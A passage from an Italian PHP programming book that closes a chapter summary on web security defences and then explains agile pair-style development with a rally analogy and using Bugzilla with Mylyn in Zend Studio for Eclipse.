Per scrivere un sistema di login del sito esistono soluzioni che offrono un certo livello di protezione; tra le soluzioni si ricordano OpenID e OAuth. Vale la pena ricorrere a una soluzione consolidata e testata da tempo, a meno che sia necessario predisporre un meccanismo assolutamente unico e originale.

Riepilogo

In questo capitolo sono stati affrontati molti argomenti. Si è parlato dell'importanza della sicurezza negli script PHP. È stato detto che non ci si deve fidare dei dati elaborati da un programma e della necessità dell'escape dell'output. Sono state introdotte le estensioni dei filtri e alcune tecniche di prevenzione da attacchi Session fixation, XSS e CSRF. È stata esaminata la tecnica SQL Injection e le soluzioni che rendono sicuro il file system. Infine, si è visto come modificare il file `php.ini` per aumentare la sicurezza del sito e si è affrontato il problema della solidità delle funzioni di hashing per le password.

Pensare in termini di sicurezza significa fondamentalmente ricordare che i dati e l'utente non sono affidabili. Lo sviluppo di un'applicazione deve partire dalla considerazione che i dati possono essere manomessi e che l'utente può tentare *exploit* (esecuzione di codice che sfrutta le vulnerabilità del sito). Occorre quindi prevenire ogni sorta di attacco alla sicurezza del sito.

Sviluppo agile con Zend Studio for Eclipse, Bugzilla, Mylyn e Subversion

Lo sviluppo agile sta diventando sempre più popolare negli ultimi anni e propone una metodologia di lavoro di programmazione che si basa sull'interazione tra gli individui, che sono così molto più efficienti di quando lavorano per conto proprio. Il concetto di lavoro in gruppi di due trova oppositori da parte di chi ritiene che due persone che lavorano insieme sullo stesso computer stanno semplicemente sprecando tempo. Nei prossimi paragrafi affronteremo innanzitutto i concetti fondamentali di questo tipo di sviluppo e studieremo i prodotti e gli strumenti citati nel titolo del capitolo per scoprire come impiegarli per implementare i principi del suo funzionamento.

Principi dello sviluppo agile

Lo sviluppo agile ha molte sfaccettature e ci vuole tempo per implementarne la metodologia di progetto all'interno di un gruppo di programmatore. Da più parti ci può essere resistenza, da parte dei programmatore da un lato e dal management dall'altro, pertanto è necessario pianificare con attenzione la strategia di approccio prima di iniziare a sfruttarne i principi.

Le definizioni e i concetti della metodologia agile richiedono un cambiamento di paradigma, solide fondamenta e la comprensione dei concetti di base. Dopo aver compreso le modalità di funzionamento, ognuno può inventare una propria terminologia, poiché questa forma di sviluppo non è una scienza esatta. Convertire un gruppo di sviluppatori alle tecniche agili si può associare all'idea di un rally automobilistico, almeno per quanto riguarda i "ruoli" che devono svolgere i due membri del gruppo. In un rally le automobili sono guidate da un pilota e da un navigatore. Un rally ha in genere una durata prestabilita. Se si tratta di un rally breve, la corsa si svolge in una sola giornata (il lavoro di

programmazione ha breve durata), mentre un rally in più tappe (un'attività di programmazione di lunga durata) prevede pit stop o punti di ristoro lungo il percorso. Alla fine si conclude, e arriva il momento di valutare i risultati. La medesima procedura può essere applicata allo sviluppo agile.

NOTA

Le tecniche e le consegne dettate dallo sviluppo agile che verranno illustrate in questo capitolo nascono da un adattamento personale che nella mia esperienza ha dato risultati soddisfacenti. Ci sono parecchie analogie e tecniche che possono non fare al caso vostro, a differenza di altre che si adattano perfettamente. Si prenda per esempio l'idea di un meeting quotidiano prima di iniziare la giornata di lavoro; questa idea non funziona nella mia condizione attuale, mentre può essere la soluzione migliore per altri. Il concetto di fondo è che occorre sempre adattare la metodologia alla situazione corrente.

Proseguendo l'analogia con il rally in genere i partecipanti alla corsa hanno a disposizione una descrizione del percorso oppure una mappa. Chi organizza il rally predispone i percorsi e fornisce i dettagli della corsa a ciascun navigatore. Il navigatore pianifica il percorso che l'auto dovrà rispettare quando inizierà la corsa. Alcuni rally non consentono di effettuare un giro di prova, ma forniscono solo una mappa; altre organizzazioni mettono a disposizione grandi quantità di informazioni. In sintesi, la conoscenza del percorso varia di molto da rally a rally.

Il navigatore deve pianificare il percorso tenendo conto il più possibile delle informazioni disponibili e considerando che le stesse informazioni possono cambiare quando arriva il momento della corsa.

La pianificazione dello sviluppo agile e le corrispondenti attività di programmazione non sono diverse da un rally. Il problema deve essere analizzato tenendo conto il più possibile delle informazioni che si conoscono: questo è il compito del navigatore. L'esecuzione del piano di progetto spetta invece al pilota. Il ruolo del programmatore alla guida del progetto è simile a quello del pilota di rally. Deve ascoltare attentamente il navigatore e far funzionare le apparecchiature del veicolo alla velocità ideale, allo scopo di raggiungere la destinazione nei tempi previsti.

Questi sono i ruoli principali previsti dallo sviluppo agile. Ora si deve studiare il modo in cui contribuiscono con le loro azioni all'esecuzione di un'attività di programmazione o alla risoluzione di un problema. I prossimi paragrafi vogliono fornire le indicazioni utili per correre un rally dall'inizio alla fine.

Il rally dello sviluppo agile

Il leader del progetto (l'organizzatore del rally) si prende un certo periodo di tempo per stabilire ciò che deve succedere durante lo svolgimento del rally. Personalmente ritengo che la durata di un rally non debba mai superare le due settimane, per ragioni che risulteranno chiare più avanti. Ovviamente la durata del rally dipende dalle attività che si vogliono portare a termine. Il percorso del rally (le attività in gioco) sono documentate e consegnate ai navigatori, i quali a loro volta si prendono un certo tempo per individuare problemi o difetti e trovare il modo per risolverli. A questo punto il navigatore seleziona un pilota esperto (il programmatore) per iniziare il lavoro di sviluppo. In linea teorica i navigatori sono autorizzati a scegliere il pilota non appena comprendono le caratteristiche del lavoro da compiere, e di conseguenza devono selezionare la persona che meglio si adatta al lavoro che li attende. Quando il rally ha inizio, il navigatore siede fisicamente a fianco del pilota e lo accompagna in tutte le attività della corsa.

Questo è il punto che può sembrare una perdita di tempo, ma basta riflettere un istante per comprendere che il lavoro diventa più accurato ed efficiente quando c'è qualcuno che dice al pilota dove andare e cosa deve fare. A condizione che il pilota non venga distratto più di tanto (per leggere la posta elettronica, andare su Facebook o su YouTube), il livello di concentrazione e i risultati migliorano in modo esponenziale. I dettagli delle istruzioni che il navigatore passa al pilota dipendono dai rispettivi livelli di esperienza e di capacità che il dinamico duo sarà in grado di mettere in campo. È sufficiente dire che il navigatore agile non deve dire al pilota cosa deve fare con la tastiera, così come un navigatore di rally non deve spiegare al pilota quando è il momento di cambiare marcia al motore.

NOTA

Il navigatore gioca un ruolo fondamentale e serissimo. Deve pianificare il percorso e marcare le tappe o i punti di controllo lungo il percorso, in modo che il team non si perda per strada. Quando iniziai a occuparmi di questo tipo di sviluppo cercai online alcuni video di rally e li mostrai al mio team di lavoro per illustrare i concetti fondamentali nel modo più pratico possibile. Guardate tutti insieme filmati di corse vittoriose e di corse finite male (anche con incidenti) per mostrare al vostro team che anche nello sviluppo agile si devono superare ostacoli di ogni genere.

Ci sono scuole di pensiero che affermano sia opportuno che il navigatore debba stare seduto a fianco del pilota solo poche ore alla volta, dopodiché si devono scambiare i ruoli, modificare le attività, oppure entrambe le cose. Questo vale anche per qualsiasi altro lavoro di squadra, tuttavia è sempre una buona idea concedersi una sosta di tanto in tanto.

Quando l'organizzatore del rally ha stabilito la durata delle corse si devono pianificare i pit stop da effettuare lungo il percorso. In un rally piuttosto lungo è bene che i pit stop siano disposti in posizioni strategiche, mentre in un rally breve il pit stop può trovarsi alla fine della corsa. In entrambi i casi il team di sviluppo deve riunirsi e valutare ciò che è riuscito bene, quello che non ha funzionato e quanto si può ancora fare. In alcune metodologie di sviluppo agile le riunioni nel corso dei pit stop sono conosciute anche con il nome di scrum (letteralmente, pacchetto di mischia, espressione presa dal gergo sportivo del rugby per enfatizzare la coesione del team di lavoro), ma personalmente ritengo che generi confusione il fatto di mescolare termini che derivano da analogie differenti.

NOTA

Gli ambienti di sviluppo devono valutare con attenzione l'adozione delle metodologie agile nella programmazione informatica. Si suggerisce di considerare almeno tre ambienti distinti tra loro: un ambiente di sviluppo locale, un ambiente di test per il controllo di qualità (quality assurance) e ovviamente un ambiente di produzione (production environment).

Abituarsi alle metodologie di sviluppo agile nel campo della programmazione è una cosa che richiede l'impiego di strumenti adeguati rispetto all'ambiente in cui si sta operando; per esempio, non si guiderebbe mai una limousine in un rally su strada sterrata, anche se una soluzione del genere potrebbe avere un grande successo di pubblico (ma leggete prima questo capitolo!).

I prossimi paragrafi concentrano l'attenzione sulla combinazione di strumenti che ritengo più utile per adottare i metodi dello sviluppo agile nel progetto di una implementazione software. Innanzitutto verranno illustrati i singoli strumenti e si vedranno i rispettivi vantaggi e svantaggi, per passare poi alle modalità che consentono l'integrazione tra di essi.

NOTA

Alla fine del capitolo sono elencati una serie di riferimenti utili per approfondire lo studio di questo sviluppo, allo scopo di facilitare l'implementazione della metodologia nel vostro ambiente di progettazione software.

Introduzione a Bugzilla

Bugzilla è uno strumento web-based e open source che consente all'utente di tenere traccia dei problemi e dei bug che si possono manifestare nei propri progetti software. A dirla tutta si tratta di uno strumento piuttosto complesso da impostare in ambiente *nix e si suggerisce di affidarsi a un esperto amministratore Linux per essere sicuri di effettuarne la

configurazione nel modo più appropriato; è vero però che Bugzilla compie egregiamente il lavoro che deve svolgere, una volta ottenuta una impostazione stabile dello strumento. Lo si può impiegare in tutte le attività del progetto, per esempio nella produzione di report di stato e nel lavoro di perfezionamento del prodotto finale; tutto ciò che ha a che fare con il progetto può essere registrato da Bugzilla, non solo l'individuazione di bug. La Figura 12.1 mostra la home page tipica del sito Bugzilla, ripresa dalla demo online gratuita del sito.



Figura 12.1 Home page di Bugzilla.

Dopo aver configurato il sito che controlla i bug è necessario impostare almeno un progetto che terrà traccia di bug e attività. Questa fase è abbastanza semplice, tuttavia occorre studiarla con attenzione perché verrà ampiamente utilizzata successivamente; per esempio, può risultare utile suddividere i progetti di sviluppo in moduli distinti e considerare ciascuno di questi come un “prodotto” o una release. Il massimo livello di granularità del progetto è di molto aiuto nel lungo termine, perché consente di ottenere un tracking accurato dei bug e delle attività.

Dopo aver stabilito quali prodotti devono essere seguiti da Bugzilla è possibile iniziare ad aggiungere singoli bug/attività su cui eseguire il tracking. Nella Figura 12.2 sono riportate alcune informazioni relative a una attività.

Component: Widget Gears Product: Sam's Widget Resolution: --				Fri Feb 11 2011 09:12:23 PST Bugs - they'll be here in a million years too, exactly like the live ones.				
ID	A.	Sev	Pri	OS	Assignee	Status	Resolution	Summary
8328	cri	P1	Wind	Veronica	Dave Miller	NEW	---	Fatal impact emails
1256	nor	P1	Linux	Dave Miller	Dave Miller	NEW	---	summary
1283	cri	P1	AT&T	Dave Miller	Dave Miller	NEW	---	all about stuff that gets edited
2366	enh	P1	Wind	Dave Miller	Dave Miller	NEW	---	feature request: blah
3028	tri	P1	Wind	Dave Miller	Dave Miller	NEW	---	see
3274	enh	P1	Wind	Dave Miller	Dave Miller	NEW	---	lets find a name for this
4219	cri	P1	Wind	Dave Miller	Dave Miller	NEW	---	sdadasad
4752	cri	P1	Wind	Dave Miller	Dave Miller	NEW	---	just a test
5041	nor	P1	Wind	Dave Miller	Dave Miller	NEW	---	A simple test to post bugs
5155	maj	P1	Wind	Dave Miller	Dave Miller	NEW	---	Test Product Name
5509	nor	P1	Wind	Dave Miller	Dave Miller	NEW	---	Test Bug
5631	cri	P1	Wind	Dave Miller	Dave Miller	NEW	---	mecc
6294	cri	P1	Mac	Dave Miller	Dave Miller	NEW	---	A test
2568	enh	P1	All	Gavin Sharp	Gavin Sharp	NEW	---	test

Figura 12.2 Un elenco di bug/attività di Bugzilla.

Bugzilla è uno strumento efficace per la gestione dei dettagli di un progetto e per tenere traccia delle attività (alcune delle quali sono in realtà bug a tutti gli effetti). In Bugzilla è inoltre possibile personalizzare la ricerca di bug, impostare le categorie delle attività e i livelli di accuratezza del controllo, cui si aggiunge la possibilità di impiegare una sezione di report preconfezionati per studiare il tempo di esecuzione di una determinata attività (Figura 12.3). Tutto ciò è più che sufficiente per ribadire l'importanza di incorporare Bugzilla tra gli strumenti di project management che dovete avere a disposizione. E ci sarebbe ancora molto da dire.

Mylyn for Eclipse

Mylyn è uno strumento di memorizzazione delle attività realizzato per Eclipse. Può funzionare in modalità standalone come elemento aggiuntivo dell'IDE Eclipse, perciò può essere impiegato con qualsiasi stile di codifica o linguaggio per Eclipse (Java, C++, PHP e così via). Una delle sue caratteristiche fondamentali è data dalla memorizzazione del contesto in cui il lavoro è effettivamente svolto, come si vedrà più avanti.

The screenshot shows the Bugzilla interface for bug 6041. At the top, it says 'Bug List: (9 of 610) [Edit](#) [Last Edit Date](#) [Show last search results](#)'. Below that, the specific bug details are shown:

- Status:** NEW (edit)
- Product:** Sam's Widget
- Component:** Widget Gears
- Version:** unspecified
- Platform:** PC - Windows XP
- Importance:** P1 - normal
- Assigned To:** Dave Miller (edit)
- Reported:** 2007-03-07 03:19 PST by [varadharajan](#)
- Modified:** 2009-01-26 13:42 PST ([History](#))
- CC List:** Add me to CC list
0 users (edit)
- See Also:** [Add Bug URLs](#)
- Large text box:** (empty)
- URLs:** (empty)
- Keywords:** funny
- Depends on:** [nevaradha](#) (edit)
- Blocks:** (empty)
- Show dependency tree / graph:** (link)
- Free text:** (empty)
- A multiple select box:** Option 1, Option 2
- Drop Down List:** (empty)
- Date/Time:** (empty)
- Flags:**
 - another-flag
 - another-flag2
 - blocker
 - regression
 - test

Figura 12.3 Dettagli parziali di bug/attività di Bugzilla.

In ambiente Zend Studio for Eclipse, Mylyn è legato direttamente alla vista *Task List* e può essere impiegato direttamente per attività singole; questa funzionalità è molto utile quando il programmatore lavora da solo e non deve condividere il codice con altre persone. La Figura 12.4 mostra l'elenco delle attività in Studio relativa a una sezione *Uncategorized* e alla sezione *Widget Project* del server Bugzilla impiegato negli esempi.




Figura 12.4 Esempio di visualizzazione del contenuto del server Bugzilla in Zend Studio.

La sezione *Uncategorized* è utilizzata per il lavoro individuale. Si può approfondire l'analisi e osservare nella Figura 12.5 i dettagli di una singola attività; nell'esempio si nota lo stato corrente dell'attività, la pianificazione da impostare a piacere, i commenti e le note relative all'attività. Sono strumenti molto utili, in particolare per chi programma da solo; nonostante ciò, collegando Mylyn e il server Bugzilla si otterrà un'applicazione ancora più interessante per questa vista.

La connessione con un server Bugzilla è un'operazione abbastanza semplice; è sufficiente inserire una nuova impostazione nella vista *Task Repositories*, come illustrato nella Figura 12.6.




Figura 12.5 Dettagli di una voce Bugzilla come appare in Zend Studio.




Figura 12.6 Esempio di impostazioni della connessione in Bugzilla Repository.

Dopo aver effettuato la connessione con le credenziali necessarie, è possibile creare una query che agisca come filtro per i prodotti e le attività presenti nel server Bugzilla; in questo modo potete concentrare l'attenzione sull'identificazione e il filtro delle parti che più vi interessano, nel caso stiate lavorando su un progetto specifico oppure su una particolare release del sistema.

Bugzilla e Mylyn for Eclipse

Succede spesso che i programmatore debbano lavorare in team ed è in queste situazioni che Mylyn e Bugzilla uniscono le forze per dare il meglio di sé. Dopo aver predisposto le attività del lavoro di sviluppo è possibile assegnare i compiti ai componenti del team utilizzando Bugzilla nell'elenco delle attività di Zend Studio for Eclipse: questo ruolo spetta a chi organizza il rally. Zend Studio for Eclipse offre altre funzionalità che si aggiungono alle attività di Bugzilla. Ci sono opzioni per inserire allegati (documenti, immagini e altro), cambiare lo stato delle attività, aggiornare i suoi attributi (il sistema operativo su cui interviene l'attività, il livello di accuratezza, il livello di priorità e così via) e modificare il componente del team che si occupa di una determinata attività.

Tutte le operazioni vengono effettuate nell'IDE, pertanto non dovete spostarvi tra le schermate per effettuare le diverse configurazioni.

Dopo aver stabilito la connessione con il server Bugzilla in Zend Studio for Eclipse, conviene creare almeno una query sul server, allo scopo di concentrare l'attenzione sulle attività che al momento più la richiedono. Si possono impostare più query, perfino una per progetto, e passare da una all'altra quando necessario. Come si può vedere nella Figura 12.7, la pagina di progetto delle query è abbastanza complessa e consente di filtrare il livello di hardware e del sistema operativo, se necessario. Nell'esempio la query visualizza solo le attività relative al progetto *Sam's Widget*. Se la query dell'esempio dovesse produrre un grande blocco di risultati, è sempre possibile perfezionarla impostando la parola chiave da cercare nella barra degli strumenti.

A questo punto i bug e le attività sono collegati a Zend Studio for Eclipse; è il momento di iniziare a utilizzare i suoi strumenti per tenere traccia del lavoro di sviluppo. Si osservi di nuovo la Figura 12.4: nella seconda colonna da sinistra si può vedere una serie di piccoli cerchi. È stato detto in precedenza che il tracking contestuale di una attività/bug è una delle funzionalità migliori e più potenti di Mylyn. Vediamo i dettagli di questo strumento. Per selezionare l'attività da esaminare fate clic sul cerchio corrispondente prima di eseguire qualsiasi tipo di modifica: in questo modo “attivate” l'attività e dite a Mylyn di iniziare la memorizzazione del contesto in esecuzione.

Mylyn inizia a tenere traccia dei file che vengono aperti mentre l'attività è “attiva”; è sufficiente ritornare sulla medesima attività dopo qualche giorno e riattivarla per aprire i file del contesto che sono stati elaborati e visualizzarli nell’area di codifica. La Figura 12.8 mostra il contesto di un bug e i file corrispondenti; nell’esempio è riportato lo script `DebugDemo.php` e il suo progetto proprietario. Mylyn non tiene solo traccia dei file aperti nel contesto, ma anche di tutti i file che sono stati elaborati e successivamente chiusi.

Un altro aspetto interessante della pagina contestuale è che, se un file è chiuso (e fa parte del contesto relativo al bug), potete fare doppio clic sul suo nome e aprirlo per modificarlo. Ciò fa risparmiare tempo perché non dovete cercare il file in un elenco, che per un grande progetto può comprendere molte voci.




Figura 12.7 Schermata di impostazione delle query e funzioni di filtro.




Figura 12.8 Dettaglio del tracking contestuale per un bug/attività.

Queste operazioni sono effettuate quando l’attività è in funzione e attiva; l’unica cosa da ricordare è che dovete attivare e disattivare la funzione di memorizzazione del contesto relativo all’attività/bug su cui state lavorando.

Oltre alla visualizzazione del contesto nella *Task List*, è possibile riportare il contesto nella vista *PHP Explorer*. Dopo aver attivato un’attività, i file vengono filtrati per mostrare solo quelli relativi al contesto del bug. Anche questa funzionalità riduce il tempo necessario per individuare in un grande progetto i file che sono effettivamente connessi a un bug/attività.

Potete disattivare questa funzione nella barra degli strumenti di PHP Explorer, utilizzando l’icona che mostra tre palle di cannone e il messaggio “focus on active task”.

Un’altra caratteristica interessante di Bugzilla che si può mantenere in Zend Studio for Eclipse è la gestione degli allegati relativi a un bug/attività. La funzione è molto utile quando esiste una documentazione che accompagna l’attività, per esempio un report completo dei bug, un documento di progetto, un piano dei test oppure una schermata del bug che si è manifestato. La Figura 12.9 mostra un’attività cui è allegata un’immagine in formato .jpg.

Attachments (1)				
Name	Description	Size	Creator	Created
templar_good_vertical.jpg	Templar Image	14.12 KB	peter@...	12-Feb-2011 10:32 A...

Figura 12.9 Bug visualizzato in Studio con un file allegato.

Va considerato però che alcuni componenti del team di sviluppo potrebbero non avere a disposizione Zend Studio for Eclipse. In questo caso si possono sfruttare i vantaggi offerti dall'impiego di Mylyn nell'IDE. Fortunatamente, dopo aver effettuato la connessione con il server Bugzilla tramite la schermata Repository Settings (Figura 12.6), la maggior parte dei dati memorizzati nelle attività è inoltrata al server che tiene traccia dei bug, e gli aggiornamenti operati direttamente in Bugzilla sono scaricati periodicamente in Zend Studio for Eclipse. La sincronizzazione tra le operazioni effettuate è garantita da una trasmissione dati costante e bidirezionale. La temporizzazione degli aggiornamenti bidirezionali è stabilita dalle preferenze della vista *Task List* oppure è attivata da un clic del mouse sull'icona della barra degli strumenti di *Task List*, che riproduce un cilindro blu con due frecce. Per impostare il timing della sincronizzazione basta semplicemente aprire la finestra di controllo delle preferenze facendo clic sull'icona del menu *View* nella barra degli strumenti della vista, come illustrato nella Figura 12.10.

La vista *Task List* offre molte opzioni aggiuntive che non verranno spiegate in questo libro, ma è interessante notare che è possibile tenere traccia del tempo occupato da ogni attività per lavorare e conteggiare gli intervalli di tempo di inattività.

La vista permette inoltre di esaminare i bug ordinati per categoria (opzione di default), per progetto oppure in ordine cronologico: ciò consente di sapere quali attività richiedono attenzione immediata e quali possono rimanere in attesa. Esiste un pulsante nella barra delle attività (il secondo da destra) che permette di gestire questa funzionalità selezionando Categorized oppure Scheduled. La barra degli strumenti include poi altre opzioni per gestire questo genere di informazioni. La terza voce da destra, identificata da una linea che si sovrappone al simbolo di spunta, è un altro pulsante a commutazione, che consente di filtrare le attività che risultano completate, allo scopo di rendere meno confusa la vista. A fianco è visibile il pulsante che rimpicciolisce/espande la visualizzazione delle attività.




Figura 12.10 Finestra delle preferenze per gli aggiornamenti del repository delle attività.

